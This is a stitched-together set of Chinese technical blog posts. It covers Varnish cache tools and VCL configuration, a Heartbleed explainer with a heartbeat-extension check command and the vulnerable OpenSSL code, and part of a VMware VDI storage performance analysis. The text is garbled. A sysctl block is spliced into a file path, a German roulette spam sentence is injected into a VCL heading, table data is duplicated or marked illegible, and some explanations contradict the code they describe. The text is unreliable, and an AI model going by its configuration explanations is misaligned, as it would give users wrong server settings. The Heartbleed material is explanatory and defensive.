/usr/lo

net.ipv4.tcp_fin_timeout = 30

net.ipv4.tcp_keepalive_time = 300

net.ipv4.tcp_syncookies = 1

net.ipv4.tcp_tw_reuse = 1

net.ipv4.tcp_tw_recycle = 1

net.ipv4.ip_local_port_range = 5000 65000

cal/varnish/bin/varnishncsa -n /var/varnish/cache -a -w /var/varnish/log/cache.log &

注解：需要考虑文件描述符的问题： “ulimit”

7. 优化 Linux 内核参数

vim /etc/sysctl.conf

在末尾增加以下内容：

net.ipv4.tcp_fin_timeout = 30

net.ipv4.tcp_keepalive_time = 300

net.ipv4.tcp_syncookies = 1

net.ipv4.tcp_tw_reuse = 1

net.ipv4.tcp_tw_recycle = 1

net.ipv4.ip_local_port_range = 5000 65000

4.2 Varnish 常用工具

---

1. varnishtop

这个工具用于读取共享内存的日志，适当使用一些过滤选项如–I，-i，-X 和-x，可以连续不断地显示大部分普通日志。varnishtop 可以按照使用要求显示请求的内容、客户端、浏览器等一些其他日志里的信息。比如：

使用 varnishtop -i rxurl ：查看客户端请求的 url 次数；

使用 Varnishtop -i txurl：查看请求后端服务器的 url 次数；

使用 Varnishtop -i Rxheader –I Accept-Encoding :查看接收到的头信息中有多少次包含 Accept-Encoding。

2. varnishhist

用于读取 Varnishd 共享内存段的日志，并生成一个连续的柱状图。Varnishhist 用于显示最后 N 个请求的处理情况。如果缓存命中则标记“|”，如果缓存没有命中则标记“#”符号。

3. varnishsizes

Varnishsizes 和 Varnishhist 相似，可以查看服务对象的大致大小。

4. varnishstat

用于查看 Varnish 计数丢失率、命中率、存储信息、创建线程、删除对象等。

5 Varnish 使用语言 VCL

Varnish 使用区域语言 VCL 来管理定义 Varnish 的存取策略。VCL 语法简单，跟 Perl 比较相似，可以使用多种运算符如“=”、“==”、“!,&&,!!”等形式；也可以使用正则表达式来进行匹配，还可以使用“set”来指定变量。当执行 VCL 时，Varnish 会先把 VCL 转换成二进制代码。

有一点要注意，“\”字符在 VCL 里没有什么特别的含义，这点和其他语言不同。另外，VCL 只是配置语言，并不是真正的编程语言，所以没有循环和自定义变量。

为了可以更好地对 Varnish 进行配置调整，需要了解 Varnish 的配置语法，也就是 VCL 语言。下面对 VCL 常用的一些函数和变量进行介绍。

（1）vcl_recv 模块

用于接收和处理请求。当请求成功被调用后，Varnish 通过判断请求的数据来决定如何处理请求。此模块一般以如下几个关键字结束。

- pass：表示进入 pass 模式，把请求交给 vcl_pass 模块处理。
- pipe：表示进入 pipe 模式，把请求交给 vcl_pipe 模块处理。

error code [reason] :表示把错误标识返回给客户端 ,并放弃处理该请求。错误标识包括 200、405 等。“reason”是对错误的提示信息。

（2）Roulette ist ein sehr geselliges Spiel, alle halten gleicherma?en den Atem an, wahrend die Kugel rollt und lassen aufgeregte Rufe ertonen, sobald die Kugel liegen bleibt. New Roman;”>vcl_pipe 模块

此模块在请求进入 pipe 模式时被调用，用于将请求直接传递至后端主机，在请求和返回的内容没有改变的情况下，也就是在当前连接未关闭时，服务器将不变的内容返回给客户端，直到该连接被关闭。

（3）vcl_pass 模块

此模块表示当请求被 pass 后，用于将请求直接传递至后端应用服务器。后端应用服务器在接收请求后将数据发送给客户端，但不进行任何数据的缓存，在当前连接下每次都返回最新的内容。

（4）lookup

一个请求在 vcl_recv 中被 lookup 后，Varnish 将在缓存中提取数据。如果缓存中有相应的数据，就把控制权交给 vcl_hit 模块；如果缓存中没有相应的数据，请求将被设置为 pass 并将其交给 vcl_miss 模块。

（5）vcl_hit 模块

执行 lookup 指令后，Varnish 在缓存中找到请求的内容后将自动调用该模块。

在此模块中，deliver 表示将找到的数据发送给客户端，并把控制权交给 vcl_deliver 模块。

（6）vcl_miss 模块

执行 lookup 后，Varnish 在缓存中没有找到请求的内容时会自动调用该方法。此模块可以用于判断是否需要从后端服务器获取内容。

在此模块中，fetch 表示从后端获取请求的数据，并把控制权交给 vcl_fetch 模块。

（7）vcl_fetch 模块

在后端主机更新缓存并且获取内容后调用该方法，接着，通过判断获取的内容来决定是将内容放入缓存，还是直接返回给客户端。

（8）vcl_deliver 模块

当一个没有被缓存的数据交付给客户端的时候被调用。

（9）vcl_timeout 模块

在缓存数据到期前调用此模块。

在此模块中，discard 表示从缓存中清除到期数据。

（10）vcl_discard 模块

在缓存数据到期后或缓存空间不够时，自动调用该模块。

在此模块中 keep 表示将数据继续保留在缓存中。

定义实例：

```
    acl purge {
“localhost”；
“127.0.0.1”;
```

```
 “18.81.12.10”;
}
if (req.request == ” PURGE”) {
if (!client.ip ~ purge) {
error 405 ” Not allowed.”;
}
return(lookup);
}
```

这两个规则定义了允许哪些主机通过HTTP来执行PURG进行缓存删除。如果不是指定的IP 就会出现HTTP 405错误，提示 Not allowed 错误字样。

```
    if (req.http.host ~ ” ^(read)?.aaa.com$”) {

set req.backend = webserver;
if (req.request != ” GET” && req.request != ” HEAD”) {
return(pipe);
}
else {
return(lookup);
}
}
else {
error 404 ” Cache Server”;
return(lookup);
}
```

这段条件判断用于对 aaa.com 域名进行缓存加速，aaa.com 是泛指概念，也就是说所有以 aaa.com 结尾的域名都进行缓存。而 if (req.request != ” GET” && req.request != ” HEAD”) 表示“如果请求的类型不是 GET 与 HEAD” ，则返回错误码 404。

```
if (req.url ~ ” ^/images”) {
unset req.http.cookie;
}
```

这条规则的意思是清除服务器上/images 目录下的所有缓存，当这个请求在后端服务器生效时，如果访问的URL 匹配这个规则，那么头信息中的 cookie 就会被删除。

```
if (req.request == ” GET” && req.url ~ ” \.(png|swf|txt|png|gif|jpg|css|js|htm| html)$”) {
unset req.http.cookie;
}
```

```
if (req.http.x-forwarded-for) {
set req.http.X-Forwarded-For =
req.http.X-Forwarded-For ", " client.ip; }
else { set req.http.X-Forwarded-For = client.ip; }
```

因为 Squid、Varnish 都会把客户端的 IP 地址放在 HTTP_X_FORWARDED_FOR 里面传给后端的 Web 服务器，所以后端的 Web 程序都要对其进行调用。

```
if (req.request != " GET" &&
req.request != " HEAD" &&
req.request != " PUT" &&
req.request != " POST" &&
req.request != " TRACE" &&
req.request != " OPTIONS" &&
req.request != " DELETE") {
return (pipe);
}
```

该 if 判断表示如果请求的类型不是 GET、HEAD、PUT、POST、TRACE、OPTIONS、DELETE 时，则进入 pipe 模式。注意这里的“&&”是与的关系。

```
if (req.request == " GET" && req.url ~ " \.(png|swf|txt|png|gif|jpg|css|js|htm| html)") {
set beresp.ttl = 180s;
}
else {
set beresp.ttl = 30d;
}
return (deliver);
}
```

该 if 判断用于对请求类型是 GET，并且请求的 URL 以 png、swf、txt、gif、css、js 等结尾时，则进行缓存，缓存时间为 180 秒。其他缓存为 30 天。

```
sub vcl_deliver {
set resp.http.x-hits = obj.hits ;
if (obj.hits > 0) {
set resp.http.X-Cache = " HIT read.easouu.com";
}
else {
```

set resp.http.X-Cache = " MISS read.easou.com";

}

这个模块定义的是添加一个 Header 标识，以判断缓存是否命中。

```
sub vcl_error {
set obj.http.Content-Type = " text/html; charset=utf-8";
synthetic {"
<?xml version=" 1.0" encoding=" utf-8"?>
<!DOCTYPE html PUBLIC " -//W3C//DTD XHTML 1.0 Strict//  EN" " http://www.w3.org/TR/
xhtml1/DTD/xhtml1-  strict.dtd" >
<html>
<head>
<title>" } obj.status " " obj.response {"</title>
</head>
<body>
<h1>Error " } obj.status " " obj.response {"</h1>
<p>" } obj.response {"</p>
<h3>Guru Meditation:</h3>
<p>XID: " } req.xid {"</p>
<hr>
<address>
<a href=" http://read.easou.com/" >read.easou.com</a>
</address>
</body>
</html>
 "};
return (deliver);
}
```

最后这个模块定义了访问错误页面时的返回信息。

SSL，TLS 协议与 OpenSSL "心血"heartbleed 漏洞之伤

作者:马永亮 来源：http://mageedu.blog.51cto.com/4265610/1393588

一声惊雷，今天爆出了一个关于 SSL 协议的惊天大漏洞，在用完各种 poc 工具后，我们不妨来深入了解下这个高危漏洞的机理。

不管你是用网上公布的检测网站还是各个 QQ 群疯传的 poc 脚本，知其然还要知其所以然，让我们知道漏洞形成的条件，以及漏洞产生的原理，如何修复这个惊天大漏洞。

这一次，腾讯的个别站点也没有幸免，果断是坑爹啊。点评 ssl 服务没有开启 TLS heartbeat 扩展，所以避过一劫，当然任何时候都不能说我们可以高枕无忧了，时刻得关注各种漏洞的发布与修复。

首先我们看一下某个有问题站点的 SSL 信息，当我们用 openssl 以客户端模式连接对应网站的 443 端口的时候，会获取到对应服务器 ssl 协议中与 TLS 扩展相关的信息。

```
[root@king tests]# /usr/bin/openssl s_client -connect mail.xxx.com:443 -tlsextdebug 2>&1| grep
'TLS'
TLS server extension "renegotiation info" (id=65281), len=1
TLS server extension "session ticket" (id=35), len=0
TLS server extension "heartbeat" (id=15), len=1
```

我们看到该站点开启了 **heartbeat** 的 TLS 扩展，而造成本次漏洞问题的根源就是 OpenSSL 对他的实现。


什么是 SSL 协议？
什么是 openssl？
ssl 和 open ssl 有什么关系？
TLS 是什么？
造成这次漏洞的 TLS 服务扩展"**heartbeat**"又是什么？

当这么多的疑问迎面而来，我们还是见招拆招，逐一了解：

SSL 是 **Secure Socket Layer**（**安全套接层协议**）的缩写，可以在 Internet 上提供加密性传输通道。

SSL 协议保证两个应用间**通信的保密性和可靠性**,可在服务器端和用户端同时实现支持。使用户/服务器应用之间的通信不被攻击者窃听，并且始终对服务器进行认证还可选择对用户进行认证。

ssl 体系结构：



看图可以知道，SSL 协议是建立在 TCP 协议上的，我们知道 TCP 较 UDP 协议是可靠地传输协议，可以保证整个传输过程数据的完整性。

ssl 协议时一套理论，最后要应用到实际的生活中，还得靠具体的人编写程序来实现。实现一个算法或者说协议是非常庞大艰巨的工程，这个时候就有两个大牛开始编写后来具有巨大影响的 OpenSSL 软件包，然后开源出来，后人不断完善，最后 OpenSSL 项目组来接手继续完善。

OpenSSL: The Open Source toolkit for SSL/TLS

OpenSSL 是互联网上最流行的开源密码库和 TLS 实现，不仅是诸多 Linux 和 BSD 版本操作系统的默认安全通信机制，也是 Apache 和 nginx 等 Web 服务器的加密引擎。

OpenSSL 提供的功能相当强大和全面，囊括了主要的密码算法、常用的密钥和证书封装管理功能以及 SSL 协议，并提供了丰富的应用程序供测试或其它目的使用。

随着科学技术和网络规模的发展，SSL 协议经历了，SSL 1.0 ，SSL2.0、SSL3.0 以及 TLS1.0 等演变，OpenSSL 软件包也是在不断更新升级，从而支持实现 SSL 协议的升级版本。

SSL 是理论协议，OpenSSL 是对其的具体实现。这就跟 http 协议和 apache httpd 的关系差不多。

TLS 是什么？

TLS：**安全传输层协议**

（TLS：Transport Layer Security Protocol）

安全传输层协议（TLS）用于在两个通信应用程序之间提供保密性和数据完整性。该协议由两层组成： TLS 记录协议（TLS Record）和 TLS 握手协议（TLS Handshake）。

初看标准定义，感觉 TLS 和 SSL 貌似没有什么区别啊.

是，**你可以理解 TLS 协议时 SSL 协议的增强版本。**

最新版本的 TLS（Transport Layer Security，传输层安全协议）是 **IETF**（Internet Engineering Task Force，Internet 工程任务组）制定的一种新的协议，它**建立在 SSL 3.0 协议规范之上，是 SSL 3.0 的后续版本。**在 TLS 与 SSL3.0 之间存在着显著的差别，主要是它们所支持的加密算法不同，所以 TLS 与 SSL3.0 不能互操作。

1．TLS 与 SSL 的差异

1）版本号：TLS 记录格式与 SSL 记录格式相同，但版本号的值不同，**TLS 的版本 1.0 使用的版本号为 SSLv3.1。**

2）报文鉴别码：SSLv3.0 和 TLS 的 **MAC 算法及 MAC 计算的范围不同。**TLS 使用了 RFC-2104 定义的 HMAC 算法。SSLv3.0 使用了相似的算法，两者差别在于 SSLv3.0 中，填充字节与密钥之间采用的是连接运算，而 HMAC 算法采用的是异或运算。但是两者的安全程度是相同的。

3）伪随机函数：**TLS 使用了称为 PRF 的伪随机函数来将密钥扩展成数据块**，是更安全的方式。

4）报警代码：TLS 支持几乎所有的 SSLv3.0 报警代码，而且 **TLS 还补充定义了很多报警代码**，如解密失败（decryption_failed）、记录溢出（record_overflow）、未知 CA（unknown_ca）、拒绝访问（access_denied）等。

5）密文族和客户证书：SSLv3.0 和 TLS 存在少量差别，即 TLS 不支持 Fortezza 密钥交换、加密算法和客户证书。

6）certificate_verify 和 finished 消息：SSLv3.0 和 TLS 在用 certificate_verify 和 finished 消息计算 MD5 和 SHA-1 散列码时，计算的输入有少许差别，但安全性相当。

7）加密计算：TLS 与 SSLv3.0 在**计算主密值（master secret）时采用的方式不同。**

8）填充：用户数据加密之前需要增加的填充字节。在 SSL 中，填充后的数据长度要达到密文块长度的最小整数倍。而在 TLS 中，填充后的数据长度可以是密文块长度的任意整数倍（但填充的最大长度为 255 字节），这种方式可以防止基于对报文长度进行分析的攻击。

造成这次漏洞的 TLS 服务扩展“heartbeat”又是什么？

The Heartbeat Extension provides a new protocol for TLS/DTLS allowing the usage of keep-alive functionality without performing a renegotiation and a basis for path MTU (PMTU) discovery for DTLS.

TLS 心跳扩展为 TLS/DTLS 提供了一种允许在不重新进行商议和发送路径 MTU 探索包(PMTU)的情况下而使用保持持续通信功能的新协议。

A missing bounds check in the handling of the TLS heartbeat extension can be used to reveal up to 64k of memory to a connected client or server.

漏洞出在 OpenSSL 对 TLS 的心跳扩展（RFC6520）的实现代码中，由于漏了一处边界检查，可能在**每次心跳中暴露客户端与服务器通信中的 64K 内存。**

网上提供的漏洞细节，看不懂可有忽略，反正我没有完全看懂，原理机制明白了就 ok 了。

Hacker News 网友 drv 在阅读了漏洞代码后指出，这是一个低级错误。他解释说：

TLS 心跳由一个请求包组成，其中包括有效载荷（payload），通信的另一方将读取这个包并发送一个响应，其中包含同样的载荷。在处理心跳请求的代码中，载荷大小是从攻击者可能控制的包中读取的：

- n2s(p, payload);
- pl = p;

这里 p 是指向请求包的指针，payload 是载荷的期望长度（16 位短整数，也就是每次请求 64K）。pl 指针指向实际的载荷。

然后响应包是这样构造的：

- /* Enter response type, length and copy payload */
- *bp++ = TLS1_HB_RESPONSE;
- s2n(payload, bp);
- memcpy(bp, pl, payload);

载荷长度保存在目标包里，然后从源包 pl 将载荷复制到目标包 bp。

bug 出在载荷长度没有根据请求包的大小进行检查。因此，memcpy()发送任意载荷长度（最大 64K）加上一个小载荷，就能读取请求存储位置之外的任意数据。

下面为演示图：

这次漏洞只是影响到了 https 服务吗？当然不是了，所有开启了“**heartbeat**” TLS 扩展的 SSL 协议中封装的其他协议（http,ftp,ssh,smtp 等协议）都相当于是明文传输了。

面对此次 OpenSSL 漏洞问题如何处理？

官方说了，升级到 OpenSSL 1.0.1g 版本。
除此之外，还可以在边界设备上做一些行为拦截，以及对“heartbeat”扩展做处理（重新编译 openssl，添加 -DOPENSSL_NO_HEARTBEATS 参数即可）。
官方漏洞信息：

http://www.openssl.org/news/secadv_20140407.txt
http://heartbleed.com/
https://tools.ietf.org/html/rfc6520

【VMware 虚拟化解决方案】基于 VMware 虚拟化平台 VDI 整体性能分析与优化

作者：levinbin 来源：http://lidongni.blog.51cto.com/2554605/1389859

一、说一说

本来打算将前期项目里面出现的问题的分析思路与解决方法写出来，第一、疏导一下自己的思路，第二、分析并找出自身在技术层面所存在欠缺。但由于每个人都有一根懒经所以迟迟未动。今天突然发现 51CTO 在做 VMware【展现虚拟化商业价值】解决方案的征文活动，看着那丰厚的奖品，让我这根懒经顿时兴奋！决定将前期的一个分析思路与解决方法写下来，一来供朋友们参考，二来借助专业大师帮忙分析分析思路是否正确。由于其中涉及公司的一个相关机密所以相应的资料信息会明确的更少一些还请见谅！由于我们的服务器虚拟化、桌面虚拟化都是采用一套存储，本来想将整盘的分析过程写下来，但发现如果加上服务器虚拟化与 RDS 虚拟化以后篇幅太长了，为此这里仅仅只说 VID 平台。

二、项目背景

13 年 5 月份我刚刚来到现在的这家公司，主要负责项目规划、设计、实施。刚过来没几个月，就跟着两个领导和几个同事在讨论关于购买新存储的问题，由于刚开始进去不是很了解发生了什么情况，大约听了半小时才听出了一些眉目，原来是因为虚拟化平台的性能不够，造成用户反馈服务器端、VDI、RDS 速度慢，所以要购买新的存储解决这个问题。这时候 CIO 问我什么看法，都说初生牛犊不怕虎，当然本身个人也是一个只对技术不对人的，所以直接说了一些自己的看法：“我个人觉得，虚拟化平台的性能不行不能单纯的说是存储上面的性能出现了问题，由于其本身是一个复杂的系统涉及服务器、存储、网络、应用、客户端等多方面因素，所以我觉得我们首先应该去分析造成这个事情的真正原因，假如我们将存储买回来，结果还是未能够解决这个问题，怎么办了？到时候 BOSS 们怪罪下来，不说个人就整个部门而来带给领导的都是一种非可信的影响，到时候我们要再申请项目想得到公司的支持，将是一件比较痛苦的事情，所以我觉得应该从最基础的原因分析找到解决方法，这时候我们再去提出需求将不失为一个可行的方法。” CIO 听了我的话大概觉得我这个想法和思路的可行性比较好，立马传音“东妮，这个就由你来带头处理吧，有什么需求你直接提出来！”，这不是坑我吗？顿时让我一身冷汗，心想我就这么一说，这就让我来处理，我还不了解情况了，用网络语言说这不是坑爹吗？！CIO 发话不愿意也不行啊，除非你不想混了。后来才知道这个问题已经存在于公司快一年了，而且之前也有请过一些做虚拟化的公司来分析过，但最终都不了了知！不愧是全国十佳 CIO，做事就是不一样，这么难吭的骨头给我吭，还让我活吗！从那以后的三个月的时候我基本上没有很好的休息过，就连晚上做梦还在想怎么解决这个问题。那是一段痛苦的回忆，也是一段让我磨练的经历。

说了这么多废话，开始进行正题吧！

三、性能分析

由于刚刚进入公司不久，对于整体的虚拟化架构不是很了解，所以在此之前我对虚拟化架构进行了深入的了解，包括服务器、存储、网络、应用、虚拟化技术等。

服务器方面：采用的是服务器端虚拟化采用的是 IBM x86 服务器，桌面虚拟化（VDI）、RDS 虚拟化采用的是 HP 服务器（前期淘汰下来的一批服务器利旧）。

存储方面：采用了两台 EMC 存储 VNXe3100，这个存储型号现在已经停产了，为 iSCSI 存储档次有一点低。为了实现存储容灾我们在两个不同的机房做了 DataCore 软件镜像同步，实现对存储的高可用，以保证在一边存储故障的时候，不影响生产业务。

网络方面：服务器之间双线路千兆网络、核心交换采用千兆交换、大数据采用光纤存储、百兆到桌面。

应用系统方面：目前跑在虚拟化上面的应用系统大约有十个左右用户量 2000 人左右，所有的数据都存放在这两台存储上面，其实 RDS、VDI、虚拟服务器系统都存放在这上面，所以相对来说存储的压力是比较大的。


服务器应用方面：基本上所有的服务都跑在这两台存储上，包含 Web、DHCP、DNS、AD 等等

虚拟化技术：采用 VMware 虚拟化技术，服务器虚拟化采用 ESXI5.0，桌面虚拟化与 RDS 采用 ESXI5.1 双平台。

通过前期的了解，我们大概知道了整体的虚拟化架构情况，下面我们从以下几点开始入手进行分析：

- 整体网络架构
- 存储设备分析
- 服务器设备性能分析
- 网络设备性能分析
- 用户端问题分析
- 应用系统分析
- vCenter Operations Manager 数据分析

（一）、整体网络架构



为了让博友能够更加的了解网络情况，我画了一个简单的网络拓扑，如上图所示，具体情况我这里简单叙述一下：

VDI、RDS 服务器：分别采用两条千兆双绞线连接到网络，然后通过 iSCSI 协议读取相应的用户数据与系统数据，用户数据与系统数据分别存放于 VNXe3100 不同的 LUN 上，主机房与容灾机房之间前的数据同步通过存储同步服务器实现复写。

存储磁盘配置：600GBSAS 15KRPM、2 个热备盘、2 组 5 个盘的 Raid5。

存储同步服务器：采用软件 DataCore 实现数据复写，部署于刀片上。

虚拟化用户量：RDS 用户 150、VDI 用户 120

简单分析：

从架构上来说，没有什么太大的问题，实现了机房容灾。但需要注意以下几点：

- 存储磁盘的配置是否满足现有业务系统需求;
- 千兆线路的服务器与存储接入是否满足需求;
- DataCore 同步复写情况下的，数据写入写出情况与响应速度是否正常;
- VDI、RDS、包括服务器虚拟化整体平台的服务器平台硬件本身性能是否正常;
- 网络设备的吞吐量是否能够满足现有需求;
- 用户端百兆接入是否正常;
- 瘦客户机性能是否满足需求;

带着以上问题，我们对现有存储、服务器、用户端、网络、应用系统从软件到硬件进行一次大的盘查。

（二）、存储设备分析

为了提高分析数据的准确性，我们在公司业务最繁忙的时候，提取了存储一个月的相关信息进行分析，结果如下所示：

主机房存储 SPA CPU：

	CPU	%usr	%nice	%sys	%iowait	%steal	%irq	%soft	%guest	%idle
Average:	all	22.96	0	10.51	2.5	0	1.3	3.53	0	59.2
Average:	0	30.16	0	9.28	1.72	0	0.12	1.36	0	57.36
Average:	1	23.58	0	13.1	3.43	0	0.14	1.36	0	58.38
Average:	2	15.61	0	7.75	1.29	0	2.95	9.48	0	62.92
Average:	3	22.47	0.01	11.91	3.57	0	1.98	[illegible]	0	[illegible]

结论：

从上图我们可以看到，A 控制器的 CPU 使用率并不是太高，空闲率大于 50%，说明 CPU 的使用情况正常。

主机房存储 SPA Network：

NetWork	IFACE	rxpck/s	txpck/s	rxkB/s	txkB/s	rxcmp/s	txcmp/s	rxmcst/s
Average:	lo	383.93	383.93	8037	8037	0	0	0
Average:	eth2	719.19	13499.33	983.08	16288.82	0	0	0.03
Average:	eth3	11047.86	14423.22	10275.21	18031.77	0	0	0.04
Average:	mgmt	5.23	0.48	3.3	0.3	0	0	0
Average:	lab	0	0	0	0	0	0	0
Average:	bond0	**11767.05**	**27922.55**	**11258.29**	**34320.59**	0	0	0.08
Average:	cmin0	11.98	15.18	1.98	1.86	0	0	0
Average:	eth_int	7.06	7.06	1	1	0	0	0

结论：

通过分析 bond0（即 eth2+eth3）的网络性能，基于现在使用的是千兆的网络适配，相应的值使用均在一个正常的范围，并没有负载过高的情况。

主机房存储 SPA Disk：

LUN#	Read Ends	Write Ends	Reads (MB)	Writes (MB)	Avg Read Sz (KB)	Avg Write Sz (KB)	Min Response Time (ms)	Max Response Time (ms)	Avg Response Time (ms)	Geo Mean Response Time (ms)	Move Ends	Moves (MB)	Avg Move Sz (KB)
2	0	388	0.00	3.09	0.00	8.16	0.25	5.57	**1.25**	1.14	0.00	0.00	0.00
3	3	2608	0.02	65.54	8.00	25.73	0.23	53.19	**0.88**	0.71	0.00	0.00	0.00
4	0	33	0.00	0.21	0.00	6.48	0.37	2.16	**1.40**	1.28	0.00	0.00	0.00
5	0	266	0.00	2.30	0.00	8.87	0.28	16.49	**1.21**	1.05	0.00	0.00	0.00
6	0	4966	0.00	24.81	0.00	5.12	0.23	10.45	**0.99**	0.92	0.00	0.00	0.00
7	0	11	0.00	0.06	0.00	5.55	0.50	1.42	**1.06**	1.02	0.00	0.00	0.00
8192	6	32	0.07	0.04	11.17	1.25	0.34	10.02	**3.20**	2.55	0.00	0.00	0.00
8203	0	87	0.00	2.53	0.00	29.75	0.23	12.57	**4.13**	3.45	0.00	0.00	0.00
8204	25	81	0.34	1.09	14.08	13.83	0.24	15.03	**3.69**	1.99	0.00	0.00	0.00

结论：

通过 Avg Response Time (平均响应时间)，我们可以发现在 SPA 上所有的 LUN 平均时间均在 5ms 以下，全在一个正常的响应范围。如果平均响应时间大于 50ms 那说明相应的磁盘可能存在问题。

主机房存储 SPB CPU：

	CPU	%usr	%nice	%sys	%iowait	%steal	%irq	%soft	%guest	%idle
Average:	all	4.68	0	2.18	2.37	0	1.31	0.51	0	88.95
Average:	0	4.08	0	1.89	1.54	0	0	0.17	0	92.32
Average:	1	5.25	0	2.27	2.89	0	0.01	0.1	0	89.48
Average:	2	4.19	0	1.89	0.12	0	0.44	0.84	0	92.51
Average:	3	5.2	0	2.67	4.92	0	4.79	0.93	0	81.5

主机房存储 SPB Network：

	IFACE	rxpck/s	txpck/s	rxkB/s	txkB/s	rxcmp/s	txcmp/s	rxmcst/s
Average:	lo	185.42	185.42	3572.26	3572.26	0	0	0
Average:	eth2	0.23	0.03	0.05	0	0	0	0.03
Average:	eth3	0.21	0.03	0.02	0	0	0	0.03
Average:	mgmt	0	0	0	0	0	0	0
Average:	lab	0	0	0	0	0	0	0
Average:	bond0	0.44	0.07	0.06	0.01	0	0	0.07
Average:	cmin0	15.17	11.97	1.86	1.98	0	0	0
Average:	eth_int	0.21	0.21	0.22	0.22	0	0	0

主机房存储 SPB Disk：

LUN#	Read Ends	Write Ends	Reads (MB)	Writes (MB)	Avg Read Sz (KB)	Avg Write Sz (KB)	Min Response Time (ms)	Max Response Time (ms)	Avg Response Time (ms)	Geo Mean Response Time (ms)	Move Ends	Moves (MB)	Avg Move Sz (KB)
8200	0	0	0	0	0	0	0	0	0	0	0	0	0
8224	0	0	0	0	0	0	0	0	0	0	0	0	0

结论：

由于所有的应用全部是在 SPA 上 ,所以 SPB 上相应的使用率均非常低 ,有些数据由于没有使用到所以为 0，由此我们可以看出在存储的配置上面存在一些问题，未能充分发挥其存储性能。

容灾机房存储 SPA CPU：

	CPU	%usr	%nice	%sys	%iowait	%steal	%irq	%soft	%guest	%idle
Average:	all	22.96	0	10.51	2.5	0	1.3	3.53	0	59.2
Average:	0	30.16	0	9.28	1.72	0	0.12	1.36	0	57.36
Average:	1	23.58	0	13.1	3.43	0	0.14	1.36	0	58.38
Average:	2	15.61	0	7.75	1.29	0	2.95	9.48	0	62.92
Average:	3	22.47	0.01	11.91	3.57	0	1.98	1.98	0	58.04

结论：

从上图我们可以看到，A 控制器的 CPU 使用率并不是太高，空闲率大于 50%，说明 CPU 的使用情况正常。由于容灾机房存储主要用于与主机房存储进行同步，所以其性能消耗基本上与主机房无异。

容灾机房存储 SPA Network：

	IFACE	rxpck/s	txpck/s	rxkB/s	txkB/s	rxcmp/s	txcmp/s	rxmcst/s
Average:	lo	383.93	383.93	8037	8037	0	0	0
Average:	eth2	719.19	13499.33	983.08	16288.82	0	0	0.03
Average:	eth3	11047.86	14423.22	10275.21	18031.77	0	0	0.04
Average:	mgmt	5.23	0.48	3.3	0.3	0	0	0
Average:	lab	0	0	0	0	0	0	0
Average:	bond0	11767.05	27922.55	11258.29	34320.59	0	0	0.08
Average:	cmin0	11.98	15.18	1.98	1.86	0	0	0
